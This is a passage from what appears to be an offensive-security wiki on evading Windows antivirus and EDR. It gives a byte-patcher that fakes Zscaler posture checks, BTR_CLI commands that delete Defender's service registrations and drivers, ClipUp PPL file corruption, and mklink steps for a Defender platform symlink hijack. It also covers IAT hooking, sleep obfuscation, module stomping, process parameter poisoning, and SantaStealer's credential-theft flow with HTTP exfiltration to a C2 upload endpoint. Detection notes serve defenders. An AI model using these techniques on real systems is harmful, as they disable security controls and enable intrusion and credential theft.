By patching four signed binaries on disk both mechanisms can be neutralised:
| Binary | Original logic patched | Result |
|---|---|---|
ZSATrayManager.exe | devicePostureCheck() → return 0/1 | Always returns 1 so every check is compliant |
ZSAService.exe | Indirect call to WinVerifyTrust | NOP-ed ⇒ any (even unsigned) process can bind to the RPC pipes |
ZSATrayHelper.dll | verifyZSAServiceFileSignature() | Replaced by mov eax,1 ; ret |
ZSATunnel.exe | Integrity checks on the tunnel | Short-circuited |
Minimal patcher excerpt:
pattern = bytes.fromhex("44 89 AC 24 80 02 00 00")
replacement = bytes.fromhex("C6 84 24 80 02 00 00 01")  # force result = 1

with open("ZSATrayManager.exe", "r+b") as f:
    data = f.read()
    off = data.find(pattern)
    if off == -1:
        print("pattern not found")
    else:
        f.seek(off)
        f.write(replacement)
After replacing the original files and restarting the service stack:
- All posture checks display green/compliant.
- Unsigned or modified binaries can open the named-pipe RPC endpoints (e.g.
\\RPC Control\\ZSATrayManager_talk_to_me). - The compromised host gains unrestricted access to the internal network defined by the Zscaler policies.
This case study demonstrates how purely client-side trust decisions and simple signature checks can be defeated with a few byte patches.
Microsoft Defender BTR.sys trusted-functionality abuse
Defender’s Boot-Time Removal driver is a useful counterexample to classic BYOVD. BTR.sys is a legitimate Microsoft-signed remediation component with no memory-corruption bug and no IOCTL interface; after gaining administrator access and SeLoadDriverPrivilege, an operator can instead forge its private remediation transaction and obtain intended Ring-0 file/registry operations. This is a post-compromise AV/EDR-neutralization primitive, not initial access or privilege escalation, and the driver can be extracted from the target’s own MpEngine.dll BOOTTIMETOOL resource rather than importing a conspicuous third-party driver.[36]
Staging the one-shot driver
Defender normally drops the resource as a random [a-z]{8}.sys file and registers a similarly named kernel service. DriverEntry reads the service’s Args value, opens the referenced NTFS ADS, decrypts and validates the action list, writes feedback, and returns 0xC0000056 (STATUS_DELETE_PENDING) after successful execution so the driver unloads instead of remaining resident. A forged service has the following characteristic values.[36][37]
Type         = 1
Start        = 1
ErrorControl = 0
ImagePath    = \??\C:\Windows\System32\drivers\<random>.sys
Group        = Boot Bus Extender
Args         = C:\Windows\System32\drivers\<random>.sys:changelist
The :changelist stream contains one RC4-encrypted blob. The analyzed builds reuse a fixed 256-byte key, so encryption is not an authorization boundary. A valid plaintext has a 24-byte global header (Magic=0xFEE1DEAD, Version=2, PayloadOffset=0x10, header CRC and a payload-derived transaction ID), followed by a null-terminated UTF-16 feedback path and any number of items. Each item has a 16-byte header (DataSize, Action, HeaderCRC, DataCRC) plus action-specific data ending in exactly four NUL bytes. Every header/data region is checked independently with CRC-32 polynomial 0xEDB88320, initial state 0xFFFFFFFF, and no final XOR (~CRC32); the CRC state is reset for every region.[36][37]
The accepted action IDs expose these kernel primitives.[36][37]
| ID | Item data | Result |
|---|---|---|
| 1 | [UTF-16 path] | Delete a file, including a locked file |
| 2 | [UTF-16 path] | Remove an empty directory |
| 3 | [Flags][source][destination] | Move a file into an attacker-selected protected path; an empty destination means delete |
| 4 | [Flags][key path] | Recursively delete a registry key |
| 5 | [Flags][key path + "\\" + value] | Delete a registry value |
| 6 | [Flags][type][size][key path + "\\" + value][data] | Create/update a registry value and create missing key paths |
For actions 5 and 6, the on-wire key/value separator is two consecutive backslashes; a conventionally formatted path will not be split correctly. The feedback file mostly mirrors the request, but the first four data bytes of each item become its resulting NTSTATUS. For actions 1 and 2, which have no leading flags field, BTR shifts the path into the four reserved trailing bytes to make space for that status.[36]
BTR_CLI workflow and early-boot window
BTR_CLI implements the complete chain: extract BTR.sys from local Defender, create <random>.sys:changelist and a feedback stream, serialize/checksum/encrypt chained actions, directly create the service registry key, then call NtLoadDriver for -trigger now or leave it as a system-start driver for -trigger boot. Direct registry staging avoids the normal SCM CreateServiceW path and therefore does not produce service-install Event ID 7045. Boot-triggered artifacts can later be removed with BTR_CLI.exe -cleanup <service_name>.[36][37]
# Runtime: remove protected security-service registrations from Ring 0
BTR_CLI.exe -chain -item "4|HKLM\SYSTEM\CurrentControlSet\Services\WdFilter" -item "4|HKLM\SYSTEM\CurrentControlSet\Services\WinDefend" -trigger now

# Boot: delete a security driver before its user-mode protection stack starts
BTR_CLI.exe -a 1 -s "C:\Windows\System32\drivers\wd\WdFilter.sys" -trigger boot
Start=0 is not usable because BTR performs file I/O from DriverEntry before the storage stack and SystemRoot link are ready. Start=1 plus the high-priority Boot Bus Extender group instead executes in Phase 1: NTFS is usable, but many system-start security drivers and user-mode EDR services have not initialized. Boot-start filters such as WdFilter may already be loaded, yet BTR can remove their binaries or service configuration before the next start and can delete service executables before SCM launches them. ELAM does not close this gap because BTR runs after boot-start evaluation and carries a valid Microsoft signature.[36]
Multiple actions execute in one transaction. The PoC prepends Action 1 for the hard-coded \SystemRoot\Temp\BootClean.log: BTR creates this log, then consumes its own delete request and removes it before unloading. This reduces evidence, while placing feedback in <random>.sys:<random>.dat allows removal of the driver and both streams together.[36][37]
High-signal detection correlations
Signature-only rules and the Microsoft vulnerable-driver blocklist do not address abuse of intended BTR functionality. Prefer these behavioral correlations, while distinguishing legitimate Defender lineage from an arbitrary launcher.[36]
- Sysmon 15:
.sys:changelistcreation is universal to BTR staging. A.datADS attached to the same.sysis especially suspicious because legitimate Defender normally places feedback belowC:\ProgramData\Microsoft\Windows Defender\Scans\RebootActions\. - Sysmon 12/13 without System 7045: correlate direct creation of
HKLM\SYSTEM\CurrentControlSet\Services\<random>containingArgs=...:changelistandGroup=Boot Bus Extenderwith no matching SCM installation event. - Sysmon 6 -> 23: correlate a known BTR driver load from non-Defender lineage with subsequent file deletion attributed to
System/PID 4, particularly for security binaries. - Sysmon 11 -> 23: alert on rapid creation and deletion of
\SystemRoot\Temp\BootClean.logbySystem/PID 4. - Restrict and audit assignment/enabling of
SeLoadDriverPrivilege; a Microsoft signature alone is insufficient trust when a security-tool driver is staged bycmd.exe, PowerShell, or an unknown process.
Abusing Protected Process Light (PPL) To Tamper AV/EDR With LOLBINs
Protected Process Light (PPL) enforces a signer/level hierarchy so that only equal-or-higher protected processes can tamper with each other. Offensively, if you can legitimately launch a PPL-enabled binary and control its arguments, you can convert benign functionality (e.g., logging) into a constrained, PPL-backed write primitive against protected directories used by AV/EDR.[16][17][18][19][20]
What makes a process run as PPL
- The target EXE (and any loaded DLLs) must be signed with a PPL-capable EKU.
- The process must be created with CreateProcess using the flags:
EXTENDED_STARTUPINFO_PRESENT | CREATE_PROTECTED_PROCESS. - A compatible protection level must be requested that matches the signer of the binary (e.g.,
PROTECTION_LEVEL_ANTIMALWARE_LIGHTfor anti-malware signers,PROTECTION_LEVEL_WINDOWSfor Windows signers). Wrong levels will fail at creation.
See also a broader intro to PP/PPL and LSASS protection here:
Launcher tooling
- Open-source helper: CreateProcessAsPPL (selects protection level and forwards arguments to the target EXE):
- Usage pattern:
CreateProcessAsPPL.exe <level 0..4> <path-to-ppl-capable-exe> [args...]
# example: spawn a Windows-signed component at PPL level 1 (Windows)
CreateProcessAsPPL.exe 1 C:\Windows\System32\ClipUp.exe <args>
# example: spawn an anti-malware signed component at level 3
CreateProcessAsPPL.exe 3 <anti-malware-signed-exe> <args>
LOLBIN primitive: ClipUp.exe
- The signed system binary
C:\Windows\System32\ClipUp.exeself-spawns and accepts a parameter to write a log file to a caller-specified path. - When launched as a PPL process, the file write occurs with PPL backing.
- ClipUp cannot parse paths containing spaces; use 8.3 short paths to point into normally protected locations.
8.3 short path helpers
- List short names:
dir /xin each parent directory. - Derive short path in cmd:
for %A in ("C:\ProgramData\Microsoft\Windows Defender\Platform") do @echo %~sA
Abuse chain (abstract)
- Launch the PPL-capable LOLBIN (ClipUp) with
CREATE_PROTECTED_PROCESSusing a launcher (e.g., CreateProcessAsPPL). - Pass the ClipUp log-path argument to force a file creation in a protected AV directory (e.g., Defender Platform). Use 8.3 short names if needed.
- If the target binary is normally open/locked by the AV while running (e.g., MsMpEng.exe), schedule the write at boot before the AV starts by installing an auto-start service that reliably runs earlier. Validate boot ordering with Process Monitor (boot logging).
- On reboot the PPL-backed write happens before the AV locks its binaries, corrupting the target file and preventing startup.
Example invocation (paths redacted/shortened for safety):
# Run ClipUp as PPL at Windows signer level (1) and point its log to a protected folder using 8.3 names
CreateProcessAsPPL.exe 1 C:\Windows\System32\ClipUp.exe -ppl C:\PROGRA~3\MICROS~1\WINDOW~1\Platform\<ver>\samplew.dll
Notes and constraints
- You cannot control the contents ClipUp writes beyond placement; the primitive is suited to corruption rather than precise content injection.
- Requires local admin/SYSTEM to install/start a service and a reboot window.
- Timing is critical: the target must not be open; boot-time execution avoids file locks.
Detections
- Process creation of
ClipUp.exewith unusual arguments, especially parented by non-standard launchers, around boot. - New services configured to auto-start suspicious binaries and consistently starting before Defender/AV. Investigate service creation/modification prior to Defender startup failures.
- File integrity monitoring on Defender binaries/Platform directories; unexpected file creations/modifications by processes with protected-process flags.
- ETW/EDR telemetry: look for processes created with
CREATE_PROTECTED_PROCESSand anomalous PPL level usage by non-AV binaries.
Mitigations
- WDAC/Code Integrity: restrict which signed binaries may run as PPL and under which parents; block ClipUp invocation outside legitimate contexts.
- Service hygiene: restrict creation/modification of auto-start services and monitor start-order manipulation.
- Ensure Defender tamper protection and early-launch protections are enabled; investigate startup errors indicating binary corruption.
- Consider disabling 8.3 short-name generation on volumes hosting security tooling if compatible with your environment (test thoroughly).
Tampering Microsoft Defender via Platform Version Folder Symlink Hijack
Windows Defender chooses the platform it runs from by enumerating subfolders under:
C:\ProgramData\Microsoft\Windows Defender\Platform\
It selects the subfolder with the highest lexicographic version string (e.g., 4.18.25070.5-0), then starts the Defender service processes from there (updating service/registry paths accordingly). This selection trusts directory entries including directory reparse points (symlinks). An administrator can leverage this to redirect Defender to an attacker-writable path and achieve DLL sideloading or service disruption.[21][22]
Preconditions
- Local Administrator (needed to create directories/symlinks under the Platform folder)
- Ability to reboot or trigger Defender platform re-selection (service restart on boot)
- Only built-in tools required (mklink)
Why it works
- Defender blocks writes in its own folders, but its platform selection trusts directory entries and picks the lexicographically highest version without validating that the target resolves to a protected/trusted path.
Step-by-step (example)
- Prepare a writable clone of the current platform folder, e.g.
C:\TMP\AV:
set SRC="C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25070.5-0"
set DST="C:\TMP\AV"
robocopy %SRC% %DST% /MIR- Create a higher-version directory symlink inside Platform pointing to your folder:
mklink /D "C:\ProgramData\Microsoft\Windows Defender\Platform\5.18.25070.5-0" "C:\TMP\AV"- Trigger selection (reboot recommended):
shutdown /r /t 0- Verify MsMpEng.exe (WinDefend) runs from the redirected path:
Get-Process MsMpEng | Select-Object Id,Path
# or
wmic process where name='MsMpEng.exe' get ProcessId,ExecutablePath
You should observe the new process path under C:\TMP\AV\ and the service configuration/registry reflecting that location.
Post-exploitation options
- DLL sideloading/code execution: Drop/replace DLLs that Defender loads from its application directory to execute code in Defender’s processes. See the section above: DLL Sideloading & Proxying.
- Service kill/denial: Remove the version-symlink so on next start the configured path doesn’t resolve and Defender fails to start:
rmdir "C:\ProgramData\Microsoft\Windows Defender\Platform\5.18.25070.5-0"[!TIP] Note that This technique does not provide privilege escalation by itself; it requires admin rights.
API/IAT Hooking + Call-Stack Spoofing with PIC (Crystal Kit-style)
Red teams can move runtime evasion out of the C2 implant and into the target module itself by hooking its Import Address Table (IAT) and routing selected APIs through attacker-controlled, position‑independent code (PIC). This generalises evasion beyond the small API surface many kits expose (e.g., CreateProcessA), and extends the same protections to BOFs and post‑exploitation DLLs.[3][4][5]
High-level approach
- Stage a PIC blob alongside the target module using a reflective loader (prepended or companion). The PIC must be self‑contained and position‑independent.
- As the host DLL loads, walk its IMAGE_IMPORT_DESCRIPTOR and patch the IAT entries for targeted imports (e.g., CreateProcessA/W, CreateThread, LoadLibraryA/W, VirtualAlloc) to point at thin PIC wrappers.
- Each PIC wrapper executes evasions before tail‑calling the real API address. Typical evasions include:
- Memory mask/unmask around the call (e.g., encrypt beacon regions, RWX→RX, change page names/permissions) then restore post‑call.
- Call‑stack spoofing: construct a benign stack and transition into the target API so call‑stack analysis resolves to expected frames.[9]
- For compatibility, export an interface so an Aggressor script (or equivalent) can register which APIs to hook for Beacon, BOFs and post‑ex DLLs.
Why IAT hooking here
- Works for any code that uses the hooked import, without modifying tool code or relying on Beacon to proxy specific APIs.
- Covers post‑ex DLLs: hooking LoadLibrary* lets you intercept module loads (e.g., System.Management.Automation.dll, clr.dll) and apply the same masking/stack evasion to their API calls.
- Restores reliable use of process‑spawning post‑ex commands against call‑stack–based detections by wrapping CreateProcessA/W.
Minimal IAT hook sketch (x64 C/C++ pseudocode)
// For each IMAGE_IMPORT_DESCRIPTOR
//  For each thunk in the IAT
//    if imported function == "CreateProcessA"
//       WriteProcessMemory(local): IAT[idx] = (ULONG_PTR)Pic_CreateProcessA_Wrapper;
// Wrapper performs: mask(); stack_spoof_call(real_CreateProcessA, args...); unmask();
Notes
- Apply the patch after relocations/ASLR and before first use of the import. Reflective loaders like TitanLdr/AceLdr demonstrate hooking during DllMain of the loaded module.
- Keep wrappers tiny and PIC-safe; resolve the true API via the original IAT value you captured before patching or via LdrGetProcedureAddress.
- Use RW → RX transitions for PIC and avoid leaving writable+executable pages.
Call‑stack spoofing stub
- Draugr‑style PIC stubs build a fake call chain (return addresses into benign modules) and then pivot into the real API.
- This defeats detections that expect canonical stacks from Beacon/BOFs to sensitive APIs.
- Pair with stack cutting/stack stitching techniques to land inside expected frames before the API prologue.
Operational integration
- Prepend the reflective loader to post‑ex DLLs so the PIC and hooks initialise automatically when the DLL is loaded.
- Use an Aggressor script to register target APIs so Beacon and BOFs transparently benefit from the same evasion path without code changes.
Detection/DFIR considerations
- IAT integrity: entries that resolve to non‑image (heap/anon) addresses; periodic verification of import pointers.
- Stack anomalies: return addresses not belonging to loaded images; abrupt transitions to non‑image PIC; inconsistent RtlUserThreadStart ancestry.
- Loader telemetry: in‑process writes to IAT, early DllMain activity that modifies import thunks, unexpected RX regions created at load.
- Image‑load evasion: if hooking LoadLibrary*, monitor suspicious loads of automation/clr assemblies correlated with memory masking events.
Related building blocks and examples
- Reflective loaders that perform IAT patching during load (e.g., TitanLdr, AceLdr)
- Memory masking hooks (e.g., simplehook) and stack‑cutting PIC (stackcutting)
- PIC call‑stack spoofing stubs (e.g., Draugr)
Import-Time IAT Hooking + Sleep Obfuscation (Crystal Palace/PICO)
Import-time IAT hooks via a resident PICO
If you control a reflective loader, you can hook imports during ProcessImports() by replacing the loader’s GetProcAddress pointer with a custom resolver that checks hooks first:[6][7][8]
- Build a resident PICO (persistent PIC object) that survives after the transient loader PIC frees itself.
- Export a
setup_hooks()function that overwrites the loader’s import resolver (e.g.,funcs.GetProcAddress = _GetProcAddress). - In
_GetProcAddress, skip ordinal imports and use a hash-based hook lookup like__resolve_hook(ror13hash(name)). If a hook exists, return it; otherwise delegate to the realGetProcAddress. - Register hook targets at link time with Crystal Palace
addhook "MODULE$Func" "hook"entries. The hook stays valid because it lives inside the resident PICO.
This yields import-time IAT redirection without patching the loaded DLL’s code section post-load.
Forcing hookable imports when the target uses PEB-walking
Import-time hooks only trigger if the function is actually in the target’s IAT. If a module resolves APIs via a PEB-walk + hash (no import entry), force a real import so the loader’s ProcessImports() path sees it:
- Replace hashed export resolution (e.g.,
GetSymbolAddress(..., HASH_FUNC_WAIT_FOR_SINGLE_OBJECT)) with a direct reference like&WaitForSingleObject. - The compiler emits an IAT entry, enabling interception when the reflective loader resolves imports.
Ekko-style sleep/idle obfuscation without patching Sleep()
Instead of patching Sleep, hook the actual wait/IPC primitives the implant uses (WaitForSingleObject(Ex), WaitForMultipleObjects, ConnectNamedPipe). For long waits, wrap the call in an Ekko-style obfuscation chain that encrypts the in-memory image during idle:[31][27]
- Use
CreateTimerQueueTimerto schedule a sequence of callbacks that callNtContinuewith craftedCONTEXTframes. - Typical chain (x64): set image to
PAGE_READWRITE→ RC4 encrypt viaadvapi32!SystemFunction032over the full mapped image → perform the blocking wait → RC4 decrypt → restore per-section permissions by walking PE sections → signal completion. RtlCaptureContextprovides a templateCONTEXT; clone it into multiple frames and set registers (Rip/Rcx/Rdx/R8/R9) to invoke each step.
Operational detail: return “success” for long waits (e.g., WAIT_OBJECT_0) so the caller continues while the image is masked. This pattern hides the module from scanners during idle windows and avoids the classic “patched Sleep()” signature.
Detection ideas (telemetry-based)
- Bursts of
CreateTimerQueueTimercallbacks pointing toNtContinue. advapi32!SystemFunction032used on large contiguous image-sized buffers.- Large-range
VirtualProtectfollowed by custom per-section permission restoration.
Runtime CFG registration for sleep-obfuscation gadgets
On CFG-enabled targets, the first indirect jump into a mid-function gadget such as jmp [rbx] or jmp rdi will usually crash the process with STATUS_STACK_BUFFER_OVERRUN because the gadget is not present in the module’s CFG metadata. To keep Ekko/Kraken-style chains alive inside hardened processes:[30]
- Register every indirect destination used by the chain with
NtSetInformationVirtualMemory(..., VmCfgCallTargetInformation, ...)andCFG_CALL_TARGET_VALIDentries. - For addresses inside loaded images (
ntdll,kernel32,advapi32), theMEMORY_RANGE_ENTRYmust start at the image base and cover the full image size. - For manually mapped/PIC/stomped regions, use the allocation base and allocation size instead.
- Mark not only the dispatch gadget, but also exports reached indirectly (
NtContinue,SystemFunction032,VirtualProtect,GetThreadContext,SetThreadContext, wait/event syscalls) and any attacker-controlled executable sections that will become indirect targets.
This turns ROP/JOP-style sleep chains from “works only in non-CFG processes” into a reusable primitive for explorer.exe, browsers, svchost.exe, and other endpoints compiled with /guard:cf.
CET-safe stack spoofing for sleeping threads
Full CONTEXT replacement is noisy and can break on CET Shadow Stack systems because a spoofed Rip must still agree with the hardware shadow stack. A safer sleep-masking pattern is:[30]
- Pick another thread in the same process and read its
NT_TIB/ TEB stack bounds (StackBase,StackLimit) viaNtQueryInformationThread. - Backup the current thread’s real TEB/TIB.
- Capture the real sleeping context with
GetThreadContext. - Copy only the real
Ripinto the spoof context, leaving the spoofedRsp/stack state intact. - During the sleep window, copy the spoof thread’s
NT_TIBinto the current TEB so stack walkers unwind inside a legitimate stack range. - After the wait finishes, restore the original TIB and thread context.
This preserves a CET-consistent instruction pointer while misleading EDR stack walkers that trust TEB stack metadata to validate unwinds.
APC-based alternative: Kraken Mask
If timer-queue dispatch is too signatured, the same sleep-encrypt-spoof-restore sequence can be executed from a suspended helper thread using queued APCs:[27]
- Create a helper thread with
NtTestAlertas entrypoint. - Queue prepared
CONTEXTframes/APCs withNtQueueApcThreadand drain them withNtAlertResumeThread. - Store the chain state on the heap instead of the helper stack to avoid exhausting the default 64 KB thread stack.
- Use
NtSignalAndWaitForSingleObjectto atomically signal the start event and block. - Suspend the main thread before restoring the TIB/context (
NtSuspendThread→ restore →NtResumeThread) to reduce the race window where a scanner could catch a half-restored stack.
This swaps the CreateTimerQueueTimer + NtContinue signature for a helper-thread/APC signature while keeping the same RC4 masking and stack-spoofing goals.
Additional detection ideas
NtSetInformationVirtualMemorywithVmCfgCallTargetInformationshortly before sleeps, waits, or APC dispatch.GetThreadContext/SetThreadContextwrapped aroundWaitForSingleObject(Ex),NtWaitForSingleObject,NtSignalAndWaitForSingleObject, orConnectNamedPipe.NtQueryInformationThreadfollowed by direct writes into the current thread’s TEB/TIB stack bounds.NtQueueApcThread/NtAlertResumeThreadchains that indirectly reachSystemFunction032,VirtualProtect, or section-permission restoration helpers.- Repeated use of short gadget signatures such as
FF 23(jmp [rbx]) orFF E7(jmp rdi) as dispatch pivots inside signed modules.
Precision Module Stomping
Module stomping executes payloads from the .text section of a DLL already mapped inside the target process instead of allocating obvious private executable memory or loading a fresh sacrificial DLL. The overwrite target should be a loaded, disk-backed image whose code space can absorb the payload without corrupting code paths the process still needs.[1][2]
Reliable target selection
Naive stomping against common modules such as uxtheme.dll or comctl32.dll is fragile: the DLL may not be loaded in the remote process, and a too-small code region will crash the process. A more reliable workflow is:
- Enumerate the target process modules and keep a names-only include list of DLLs already loaded.
- Build the payload first and record its exact byte size.
- Scan candidate DLLs on disk and compare the PE section
.textMisc_VirtualSizeagainst the payload size. This matters more than the file size because it reflects the size of the executable section when mapped in memory. - Parse the Export Address Table (EAT) and choose an exported function RVA as the stomp start offset.
- Calculate the blast radius: if the payload exceeds the selected function boundary, it will overwrite adjacent exports laid out after it in memory.
Typical recon/selection helpers seen in the wild:
list-process-dlls.exe -p <PID> -n -o c:\payloads\modules.txt
python find-stompable-dlls.py -d c:\Windows\System32 -i c:\payloads\modules.txt <payload_size>
python dump-exports.py -f <dll_path>
python blast-radius.py -f <dll_path> -fnc <export_name> -s <payload_size>
Operational notes
- Prefer DLLs already loaded in the remote process to avoid the telemetry of
LoadLibrary/unexpected image loads. - Prefer exports that are rarely executed by the target application, otherwise normal code paths may hit the stomped bytes before or after thread creation.
- Large implants often require changing shellcode embedding from a string literal to a byte-array/braced initializer so the full buffer is represented correctly in the injector source.
Detection ideas
- Remote writes into image-backed executable pages (
MEM_IMAGE,PAGE_EXECUTE*) instead of the more common private RWX/RX allocations. - Export entry points whose in-memory bytes no longer match the backing file on disk.
- Remote threads or context pivots that begin execution inside a legitimate DLL export whose first bytes were recently modified.
- Suspicious
VirtualProtect(Ex)/WriteProcessMemorysequences against DLL.textpages followed by thread creation.
Process Parameter Poisoning (P3)
Process Parameter Poisoning (P3) is a process-injection / EDR-evasion technique that avoids the classic remote write path (VirtualAllocEx + WriteProcessMemory). Instead of copying bytes into an already running target, it abuses the fact that Windows copies selected CreateProcessW startup parameters into the child process and stores them inside PEB->ProcessParameters (RTL_USER_PROCESS_PARAMETERS).[28][29]
Poisonable carriers copied by CreateProcessW
Useful carriers are:
lpCommandLine→RTL_USER_PROCESS_PARAMETERS.CommandLinelpEnvironment(withCREATE_UNICODE_ENVIRONMENT) →RTL_USER_PROCESS_PARAMETERS.EnvironmentSTARTUPINFO.lpReserved→RTL_USER_PROCESS_PARAMETERS.ShellInfo
Practical carrier constraints:
lpCommandLinemust point to writable memory forCreateProcessW, and is capped at 32,767 Unicode characters including the null terminator.lpEnvironmentmust be a Unicode environment block of successiveNAME=VALUE\0strings terminated by an extra\0.lpReservedis officially reserved, so theShellInfomapping should be treated as an implementation detail rather than a stable documented contract.
This turns normal process creation into the payload-transfer primitive. The operator creates the child process with attacker-controlled startup data and lets Windows perform the cross-process copy.
Remote lookup flow without remote write APIs
After the child is created, resolve the copied buffer with read-only primitives:
NtQueryInformationProcess(ProcessBasicInformation)→ getPROCESS_BASIC_INFORMATION.PebBaseAddress- Read the remote
PEB - Follow
PEB.ProcessParameters - Read
RTL_USER_PROCESS_PARAMETERS - Use the selected pointer:
parameters.CommandLine.Bufferparameters.Environmentparameters.ShellInfo.Buffer
Minimal flow:
NtQueryInformationProcess(hProcess, ProcessBasicInformation, &pbi, sizeof(pbi), &retLen);
NtReadVirtualMemoryEx(hProcess, pbi.PebBaseAddress, &peb, sizeof(peb), &bytesRead, 0);
NtReadVirtualMemoryEx(hProcess, peb.ProcessParameters, ¶ms, sizeof(params), &bytesRead, 0);
// params.CommandLine.Buffer / params.Environment / params.ShellInfo.BufferExecuting the copied parameter buffer
The copied parameter region is usually RW, not executable. A common P3 chain is:
- Create the process normally (not suspended)
- Make the chosen parameter page executable with
NtProtectVirtualMemory/VirtualProtectEx - Reuse the main thread handle already returned in
PROCESS_INFORMATION - Redirect execution with
NtSetContextThread(CONTEXT_CONTROL, overwriteRIP)
Unlike classic thread hijacking workflows, this does not require SuspendThread / ResumeThread; the context can be changed on the returned main thread handle directly.
This avoids several APIs commonly monitored for injection:
VirtualAllocEx/NtAllocateVirtualMemory(Ex)WriteProcessMemory/NtWriteVirtualMemoryCreateRemoteThread/NtCreateThreadEx- often also
SuspendThread/ResumeThread
Null-byte limitation and staged shellcode
All three carriers are string or string-like data, so a raw payload containing 0x00 is truncated during transfer. A practical workaround is a null-free first stage that reconstructs constants at runtime and then loads an arbitrary second stage.
A simple pattern is XOR-based constant synthesis:
mov rax, XOR_A
mov r15, XOR_B
xor rax, r15 ; result = desired value, without embedding 0x00 bytes
This lets the first stage build stack strings, API arguments, DLL paths, or a second-stage shellcode loader without embedding null bytes in the transported parameter.
Stack-based API calls from the first stage
When the first stage must call APIs such as LoadLibraryA, it can:
- push the string/buffer on the target stack
- reserve the 32-byte x64 shadow space
- set
RCX,RDX,R8,R9to constants orRSP-relative pointers - keep
RSP16-byte aligned before the call
A second stage can then be copied from the stack into a PAGE_READWRITE allocation, flipped to PAGE_EXECUTE_READ with VirtualProtect, and jumped to, avoiding a direct RWX allocation.
Detection ideas
Good hunting opportunities mentioned by the authors:
VirtualProtectEx/NtProtectVirtualMemorymaking process-parameter pages executable- that protection change followed by
SetThreadContext/NtSetContextThread - remote reads of
PEBand thenRTL_USER_PROCESS_PARAMETERS - unusually long / high-entropy
lpCommandLine,lpEnvironment, orSTARTUPINFO.lpReservedvalues during process creation
Notes
- P3 is a cross-process transfer trick, not a full execution primitive by itself: the copied parameter still needs an execute-permission change and an execution redirection method.
RtlCreateProcessReflection/ Dirty Vanity was considered by the authors but rejected because it internally reaches suspicious primitives such asNtWriteVirtualMemoryandNtCreateThreadEx.
SantaStealer Tradecraft for Fileless Evasion and Credential Theft
SantaStealer (aka BluelineStealer) illustrates how modern info-stealers blend AV bypass, anti-analysis and credential access in a single workflow.[24]
Keyboard layout gating & sandbox delay
- A config flag (
anti_cis) enumerates installed keyboard layouts viaGetKeyboardLayoutList. If a Cyrillic layout is found, the sample drops an emptyCISmarker and terminates before running stealers, ensuring it never detonates on excluded locales while leaving a hunting artifact.
HKL layouts[64];
int count = GetKeyboardLayoutList(64, layouts);
for (int i = 0; i < count; i++) {
    LANGID lang = PRIMARYLANGID(HIWORD((ULONG_PTR)layouts[i]));
    if (lang == LANG_RUSSIAN) {
        CreateFileA("CIS", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, 0, NULL);
        ExitProcess(0);
    }
}
Sleep(exec_delay_seconds * 1000); // config-controlled delay to outlive sandboxes
Layered check_antivm logic
- Variant A walks the process list, hashes each name with a custom rolling checksum, and compares it against embedded blocklists for debuggers/sandboxes; it repeats the checksum over the computer name and checks working directories such as
C:\analysis. - Variant B inspects system properties (process-count floor, recent uptime), calls
OpenServiceA("VBoxGuest")to detect VirtualBox additions, and performs timing checks around sleeps to spot single-stepping. Any hit aborts before modules launch.
Fileless helper + double ChaCha20 reflective loading
- The primary DLL/EXE embeds a Chromium credential helper that is either dropped to disk or manually mapped in-memory; fileless mode resolves imports/relocations itself so no helper artifacts are written.
- That helper stores a second-stage DLL encrypted twice with ChaCha20 (two 32-byte keys + 12-byte nonces). After both passes, it reflectively loads the blob (no
LoadLibrary) and calls exportsChromeElevator_Initialize/ProcessAllBrowsers/Cleanupderived from ChromElevator.[25] - The ChromElevator routines use direct-syscall reflective process hollowing to inject into a live Chromium browser, inherit AppBound Encryption keys, and decrypt passwords/cookies/credit cards straight from SQLite databases despite ABE hardening.
Modular in-memory collection & chunked HTTP exfil
create_memory_based_logiterates a globalmemory_generatorsfunction-pointer table and spawns one thread per enabled module (Telegram, Discord, Steam, screenshots, documents, browser extensions, etc.). Each thread writes results into shared buffers and reports its file count after a ~45s join window.- Once finished, everything is zipped with the statically linked
minizlibrary as%TEMP%\\Log.zip.ThreadPayload1then sleeps 15s and streams the archive in 10 MB chunks via HTTP POST tohttp://<C2>:6767/upload, spoofing a browsermultipart/form-databoundary (----WebKitFormBoundary***). Each chunk addsUser-Agent: upload,auth: <build_id>, optionalw: <campaign_tag>, and the last chunk appendscomplete: trueso the C2 knows reassembly is done.
References
- [1] Advanced Evasion Tradecraft: Precision Module Stomping
- [2] toneillcodes/windows-process-injection
- [3] Crystal Kit – blog
- [4] Crystal-Kit – GitHub
- [5] Elastic – Call stacks, no more free passes for malware
- [6] Crystal Palace – docs
- [7] simplehook – sample
- [8] stackcutting – sample
- [9] Draugr – call-stack spoofing PIC
- [10] Unit42 – New Infection Chain and ConfuserEx-Based Obfuscation for DarkCloud Stealer
- [11] Synacktiv – Should you trust your zero trust? Bypassing Zscaler posture checks
- [12] Check Point Research – Before ToolShell: Exploring Storm-2603’s Previous Ransomware Operations
- [13] Hexacorn – DLL ForwardSideLoading: Abusing Forwarded Exports
- [14] Windows 11 Forwarded Exports Inventory (apis_fwd.txt)
- [15] Microsoft Learn – Dynamic-link library search order
- [16] Microsoft Learn – Process security and access rights
- [17] Microsoft – EKU reference (MS-PPSEC)
- [18] Sysinternals – Process Monitor
- [19] CreateProcessAsPPL launcher
- [20] Zero Salarium – Countering EDRs With The Backing Of Protected Process Light (PPL)
- [21] Zero Salarium – Break The Protective Shell Of Windows Defender With The Folder Redirect Technique
- [22] Microsoft – mklink command reference
- [23] Check Point Research – Under the Pure Curtain: From RAT to Builder to Coder
- [24] Rapid7 – SantaStealer is Coming to Town: A New, Ambitious Infostealer
- [25] ChromElevator – Chrome App Bound Encryption Decryption
- [26] Check Point Research – GachiLoader: Defeating Node.js Malware with API Tracing
- [27] Sleeping Beauty: Putting Adaptix to Bed with Crystal Palace
- [28] SensePost – Process Parameter Poisoning
- [29] Orange Cyberdefense – p3-loader
- [30] Sleeping Beauty II: CFG, CET, and Stack Spoofing
- [31] Ekko sleep obfuscation
- [32] SysWhispers4 – GitHub
- [33] blog.xpnsec.com - Hiding Your Dotnet Etw
- [34] repnz/etw-providers-docs
- [35] trustedsec.com - Abusing Chrome Remote Desktop On Red Team Operations A Practical Guide
- [36] Check Point Research - BTR Reforged: Weaponizing Defender’s Remediation Driver as a Kernel Operation Primitive
- [37] Dump-GUY - BTR_CLI